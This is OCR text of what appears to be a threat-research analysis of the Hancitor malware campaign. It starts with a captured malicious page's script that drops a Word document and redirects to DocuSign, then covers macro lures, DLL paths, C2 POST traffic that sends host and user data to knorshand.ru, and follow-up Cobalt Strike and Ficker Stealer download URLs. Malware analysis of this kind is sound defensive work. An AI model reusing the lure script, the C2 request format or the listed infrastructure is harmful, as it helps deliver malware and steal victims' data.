
```
cQGU9QEAlPUBABYAAAAAAAAAAAAAAAAAznEBAHdvcmQvbWVkaWEvaW1hZ2UxLmpwZWdQSwECLQAUAAYACAAAACEAZiw6KNsDAACsFgAAFQAAAAAAAAAAAAAAACWZwMAd29y
ZC9tZWRpYS9pbWFnZTIuZW1mUEsBAi0AFAAGAAgAAAAhAEWHIKOoCQAAbCcAABEAAAAAAAAAAAAAAAAApGsDAHdvcmQvc2V0dGluZ3MueG1sUEsBAi0AFAAGAAgAAAAhAEm0
Jh2QAgAAjgoAABAAAAAAAAAAAAAAAAAAe3UDAHdvcmQvdmJhRGF0YS54bWxQSwECLQAUAAYACAAAACEAvdSNvycBAACPAgAAFAAAAAAAAAAAAAAAAAA5eAMAd29yZC93ZWJT
ZXR0aW5ncy54bWxQSwECLQAUAAYACAAAACEAKdKDXGYLAAC/
cQAADwAAAAAAAAAAAAAAAACSeQMAd29yZC9zdHlsZXMueG1sUEsBAi0AFAAGAAgAAAAhABq6GxzTAQAA2AMAABAAAAAAAAAAAAAAAAAAJYUDAGRvY1Byb3BzL2FwcC54bWxQ
SwECLQAUAAYACAAAACEAp0tF12YBAADfAgAAEQAAAAAAAAAAAAAAAAAuiAMAZG9jUHJvcHMvY29yZS54bWxQSwECLQAUAAYACAAAACEAr1Y9pMYBAACLBQAAEgAAAAAAAAAA
AAAAAADLigMAd29yZC9mb250VGFibGUueG1sUEsFBgAAAAARABEAXwQAAMGMAwAAAA==');

    let byteNumbers = new Array(byteCharacters.length);
    for (let i = 0; i < byteCharacters.length; i++) {
        byteNumbers[i] = byteCharacters.charCodeAt(i);
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

    saveAs(blob1, '0202_90796135274781.doc');

})();

</script>

6d
</body><meta http-equiv='refresh' content='0;url=https://www.docusign.com/?download=0202_90796135274781.doc'>
0

GET /favicon.ico HTTP/1.1
Host: ajlpublicidade.pt
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36 Edg/
88.0.705.56
```

Name of Word document to be saved by the web browser

Web browser redirects to DocuSign URL

Figure 6. Script offers to save malicious Word document, then redirects to a DocuSign URL.


The page at hxxp://ajlbulicidate[.]pt/squriming.php briefly appears before offering the Word document for download and redirecting to a DocuSign URL. Potential victims might only notice the DocuSign page and Word document. See Figure 7 for an example. This technique could lead potential victims to believe the Word document is a legitimate file sent by DocuSign.



What do you want to do with 0202_907961352747....doc?

Figure 7. Web browser a few seconds after clicking link in malicious Google Drive page from Figure 3.

Word documents originating from these DocuSign-themed messages use the template shown below in Figure 8.



SECURITY WARNING Macros have been disabled.

This document is protected

To open the document, follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Figure 8. Malicious Word document with macro for Hancitor based on DocuSign-themed malspam.

DocuSign is not the only theme and template used to push Hancitor. For example, on Feb. 9, 2021, malspam using a different email and document template pushed Hancitor malware. Except for the different templates, the infection process remained the same.

Appendix A lists 127 samples of SHA256 hashes for Word documents with macros for Hancitor from Nov. 5, 2020, through Feb. 25, 2021.


## Second Stage: Hancitor Infects Victim

When macros are enabled for these malicious Word documents, the macro code drops and runs a malicious DLL file for Hancitor. The DLL file is contained within the macro code. In January and February 2021, these Hancitor DLLs were saved to one of two locations, as shown in Table 2.

| |
|---|
| C:\Users\[username]\AppData\Roaming\Microsoft\Templates\W0rd.dll |
| C:\Users\[username]\AppData\Roaming\Microsoft\Templates\Static.dll |
| C:\Users\[username]\AppData\Roaming\Microsoft\Word\STARTUP\W0rd.dll |

*Table 2. Location of Hancitor DLL files.*

Figure 9 shows one of the Hancitor DLL files from an infected host on Feb. 2, 2021.




C:\Users\user1\AppData\Roaming\Microsoft\Word\STARTUP

| Name | Date modified | Type | Size |
|---|---|---|---|
| W0rd.dll | 2/2/2021 6:29 PM | Application extension | 404 KB |

1 item

Figure 9. Hancitor DLL from an infected Windows host on Feb. 2, 2021.

These Hancitor DLL files are run with rundll32.exe. An example from Feb. 2, 2021, revealed by Process Hacker, is shown below in Figure 10.



Process Hacker [DESKTOP-USER1PC\user1]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk

| Name | PID | CPU | Private by... | User name | Description |
|---|---|---|---|---|---|
| explorer.exe | 1508 | 1.57 | 49.72 MB | DESKTOP-USER1PC\user1 | Windows Explorer |
| SecurityHealthSystray.exe | 8140 | | 1.63 MB | DESKTOP-USER1PC\user1 | Windows Security notification i... |
| rundll32.exe | 60 | | 8.66 MB | DESKTOP-USER1PC\user1 | Windows host process (Rundll... |

rundll32.exe (60) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

File


Windows host process (Rundll32)
(Verified) Microsoft Windows
Version: 10.0.19041.746
Image file name:
C:\Windows\SysWOW64\rundll32.exe

Process

Command line: C:\Windows\SysWOW64\rundll32.exe c:\users\user1\appdata\roaming\microsoft\word\startup\W0rd.dll,UninstallFont
Current directory: C:\Users\user1\Documents\
Started: 5 minutes and 12 seconds ago (6:29:41 PM 2/2/2021)
PEB address: 0x3133000 (32-bit: 0x3134000) Image type: 32-bit
Parent: Non-existent process (4272)
Mitigation policies: DEP (permanent); ASLR; CF Guard
Protection: None

Figure 10. Process for Hancitor DLL shown in Process Hacker.


Network traffic caused by Hancitor starts with an IP address check by the infected Windows host. This IP address check goes to a legitimate service at api.ipify.org. The IP check is immediately followed by C2 traffic, as shown in a Wireshark column display below in Figure 11.



```
Time                    Dst            port  Host              Info
   2021-02-02 18:29:42   50.19.252.36   80   api.ipify.org   GET / HTTP/1.1
   2021-02-02 18:30:07   45.9.191.107   80   knorshand.ru    POST /8/forum.php HTTP/1.1  (appli
```

Figure 11. Wireshark column display showing IP address check and Hancitor C2 URLs.

From November 2020 through February 2021, Hancitor C2 traffic consisted of HTTP POST requests ending with /8/forum.php. Posted data includes the public IP address of the infected Windows host, the host name and user account name. Posted data also includes the version of Windows and domain information if the infected host is part of an AD environment. Finally, posted data also contains a Globally Unique Identifier (GUID) for the infected host and a build number for the Hancitor malware sample. See Figure 12 below for an example of recent Hancitor C2 traffic.



```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: knorshand.ru
Content-Length: 131
Cache-Control: no-cache

GUID=7491240836363242l654&BUILD=0102_jerpo3&INFO=DESKTOP-USER1PC @ DESKTOP-
USER1PC\user1&EXT=&IP=173.66.46.112&TYPE=1&WIN=10.0(x64)HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Tue, 02 Feb 2021 18:30:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

c
TMNGARRABw==
0
```

Figure 12. TCP stream from an example of Hancitor C2 traffic.

Appendix B lists 63 SHA256 hashes for samples of Hancitor DLL files from Nov. 5, 2020, through Feb. 25, 2021.

## Third Stage: Hancitor Retrieves Follow-Up Malware

After Hancitor establishes C2 traffic, it retrieves follow-up malware. Each day, follow-up malware items for Hancitor are hosted on the same domain. For example, on Feb. 2, 2021, follow-up malware for Hancitor was hosted at bobcvatofredding[.]com. Table 3 shows a few recent examples of URLs for follow-up malware by Hancitor.


| Date | URL | Follow-Up Malware |
|---|---|---|
| 2021-01-19 | hxxp://alumaicelodges[.]com/1901.bin | Cobalt Strike |
| 2021-01-19 | hxxp://alumaicelodges[.]com/1901s.bin | Cobalt Strike |
| 2021-01-19 | hxxp://alumaicelodges[.]com/fls.exe | Ficker Stealer |
| 2021-01-20 | hxxp://ferguslawn[.]com/2001.bin | Cobalt Strike |
| 2021-01-20 | hxxp://ferguslawn[.]com/2001s.bin | Cobalt Strike |
| 2021-01-20 | hxxp://ferguslawn[.]com/6fokjewkj.exe | Ficker Stealer |
| 2021-01-27 | hxxp://onlybamboofabrics[.]com/2701.bin | Cobalt Strike |
| 2021-01-27 | hxxp://onlybamboofabrics[.]com/27012.bin | Cobalt Strike |
| 2021-01-27 | hxxp://onlybamboofabrics[.]com/6gdwwv.exe | Ficker Stealer |
| 2021-02-02 | hxxp://bobcatofredding[.]com/0102.bin | Cobalt Strike |
| 2021-02-02 | hxxp://bobcatofredding[.]com/0102s.bin | Cobalt Strike |
| 2021-02-02 | hxxp://bobcatofredding[.]com/6lavfdk.exe | Ficker Stealer |

| | | |
|---|---|---|
| 2021-02-10 | hxxp://backupez[.]com/0902.bin | Cobalt Strike |
| 2021-02-10 | hxxp://backupez[.]com/0902s.bin | Cobalt Strike |
| 2021-02-10 | hxxp://backupez[.]com/6yudfgh.exe | Ficker Stealer |
| 2021-02-10 | hxxp://backupez[.]com/47.exe | Send-Safe spambot malware |

*Table 3. Examples of URLs for follow-up malware seen from recent Hancitor infections.*

Hancitor will only send Cobalt Strike when it infects a host in an AD environment. It will not send Cobalt Strike if the computer is a standalone host like a home computer. Hancitor generally sends Ficker Stealer for any host it infects.

Post-infection traffic is the easiest way to identify follow-up malware from a Hancitor infection. Ficker Stealer causes different traffic than Cobalt Strike. Figure 13 shows traffic from an infection on Feb. 2, 2021, and it highlights items related to Ficker Stealer.




```
Time                 Dst             port  Host                  Info
2021-02-02 16:24:20 23.21.252.4     80    api.ipify.org         GET / HTTP/1.1
2021-02-02 16:24:30 45.9.191.107    80    knorshand.ru          POST /8/forum.php HTTP/1.1  (applica
2021-02-02 16:24:31 8.209.78.68     80    bobcatofredding.com   GET /0102.bin HTTP/1.1
2021-02-02 16:24:31 8.209.78.68     80    bobcatofredding.com   GET /0102s.bin HTTP/1.1
2021-02-02 16:24:31 8.209.78.68     80    bobcatofredding.com   GET /6lavfdk.exe HTTP/1.1
2021-02-02 16:24:31 192.254.79.71   8080  192.254.79.71:8080    GET /EbHm HTTP/1.1
2021-02-02 16:24:31 192.254.79.71   443                         Client Hello
2021-02-02 16:24:32 23.21.252.4     80    api.ipify.org         GET /?format=xml HTTP/1.1
2021-02-02 16:24:34 192.254.79.71   8080  192.254.79.71:8080    GET /ptj HTTP/1.1
2021-02-02 16:24:34 192.254.79.71   443                         Client Hello
2021-02-02 16:25:06                 53     Standard query 0xe0e0 A sweyblidian.com
2021-02-02 16:25:06                        Standard query response 0xe0e0 A sweyblidian.com A 185.1(
2021-02-02 16:25:06 185.100.65.29   80                          49806 → 80 [SYN] Seq=0 Win=64240 Ler
2021-02-02 16:25:14 185.100.65.29   80                          49809 → 80 [SYN] Seq=0 Win=64240 Ler
2021-02-02 16:25:34 192.254.79.71   8080  192.254.79.71:8080    GET /ptj HTTP/1.1
2021-02-02 16:25:35 192.254.79.71   443                         Client Hello
2021-02-02 16:26:32 45.9.191.107    80    knorshand.ru          POST /8/forum.php HTTP/1.1  (applica
2021-02-02 16:26:35 192.254.79.71   8080  192.254.79.71:8080    GET /ptj HTTP/1.1
2021-02-02 16:26:36 192.254.79.71   443                         Client Hello
2021-02-02 16:27:35 192.254.79.71   8080  192.254.79.71:8080    GET /ptj HTTP/1.1
2021-02-02 16:27:37 192.254.79.71   443                         Client Hello
